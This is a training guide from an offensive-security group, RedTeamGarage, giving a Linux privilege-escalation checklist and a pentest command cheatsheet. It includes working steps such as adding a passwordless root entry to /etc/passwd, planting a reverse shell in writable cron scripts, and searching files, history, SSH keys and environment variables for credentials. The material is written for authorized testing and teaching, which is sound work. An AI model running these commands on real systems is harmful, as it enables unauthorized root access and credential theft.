18 — LINUX PRIVILEGE ESCALATION METHODOLOGY

From Low Shell to Root — Step by Step

Linux privilege escalation is the art of moving from a low-privilege shell to root access. A systematic approach — rather than random attempts — is far more effective. Follow this checklist on every compromised Linux machine.

\$ Privesc Methodology — Steps 1-5

```
# === LINUX PRIVESC METHODOLOGY — STEPS 1-5 ===

# STEP 1: Basic System Info
id; uname -a; cat /etc/os-release

# STEP 2: Sudo Rights (HIGHEST PRIORITY)
sudo -l
# -> Any (NOPASSWD): -> IMMEDIATE ROOT
# -> Check GTF0Bins for every binary listed

# STEP 3: SUID/SGID Binaries
find / -perm -4000 -type f 2>/dev/null
# -> Compare against known SUID list
# -> Check every unknown binary on GTF0Bins

# STEP 4: Kernel Exploits
uname -r # Get kernel version
# -> Search: 'Linux kernel 5.4.0 privilege escalation'
# -> searchsploit linux kernel 5.4
# -> Use as LAST RESORT -- may crash system

# STEP 5: Writable Cron Jobs
cat /etc/crontab; ls /etc/cron.d/
# -> Check if any script is writable
# -> Write reverse shell to it
```

\$ Privesc Methodology — Steps 6-10

```
# === LINUX PRIVESC METHODOLOGY — STEPS 6-10 ===

# STEP 6: Passwords in Files
grep -r 'password' /var/www/ /opt/ /home/ 2>/dev/null -i
find / -name '*.conf' 2>/dev/null | xargs grep -l 'password' 2>/dev/null
cat ~/.bash_history; cat /root/.bash_history 2>/dev/null

# STEP 7: Writable System Files
ls -la /etc/passwd # Writable? Add root user:
echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
su hacker # No password needed -- instant root!

# STEP 8: Services Running as Root
ps aux | grep '^root'
# -> Find exploitable service versions

# STEP 9: NFS Root Squashing
cat /etc/exports
# no_root_squash = mount from attacker, run as root

# STEP 10: Container Escape (Docker/LXC)
cat /proc/1/cgroup | grep docker
ls -la /dev/docker.sock # Writable = root on host
```



19 — LINUX PENTEST QUICK REFERENCE CHEATSHEET

Every Command You Need at a Glance

Category	Command	Purpose
Identity	id && whoami	Current user, UID, GID, groups
System	uname -a	Kernel version for exploit research
Users	cat /etc/passwd grep bash	Users with interactive login shells
Groups	cat /etc/group grep -E 'sudo wheel docker adm'	High-value groups
Sudo	sudo -l	FIRST COMMAND — sudo privileges check
SUID	find / -perm -4000 2>/dev/null	Find all SUID binaries
Cron	cat /etc/crontab && ls /etc/cron.d/	Scheduled tasks for privesc

Category	Command	Purpose
Network	ss -tulnp	Open ports and listening services
Connections	ss -antop	Active network connections + pids
Routes	ip route; cat /etc/hosts	Network topology and hostnames
Processes	ps aux grep root	Root-owned processes
History	cat ~/.bash_history	Command history — credentials!
Config search	grep -r 'password' /var/www/ 2>/dev/null -i	Credentials in web files
SSH keys	find / -name 'id_rsa' 2>/dev/null	Private SSH keys
Writable dirs	find / -writable -type d 2>/dev/null	Writable locations for uploads
File capabilities	getcap -r / 2>/dev/null	Binary capabilities (privesc vector)
World-writable	find / -perm -o+w -type f 2>/dev/null	Files anyone can modify
/etc/shadow	cat /etc/shadow 2>/dev/null	Password hashes if root
Env vars	env grep -i 'pass\ key\ token\ secret'	Sensitive env variables
Installed packages	dpkg -l grep -i 'python\ ruby\ perl'	Interpreters for shell spawning

RTG OPSEC

During real engagements: document all commands run, all files accessed, and all changes made.

Clean up: remove uploaded scripts (/tmp/linpeas.sh etc), restore any modified files.

History is evidence — on authorized tests this is fine. Know your scope and RoE at all times.



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, and built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.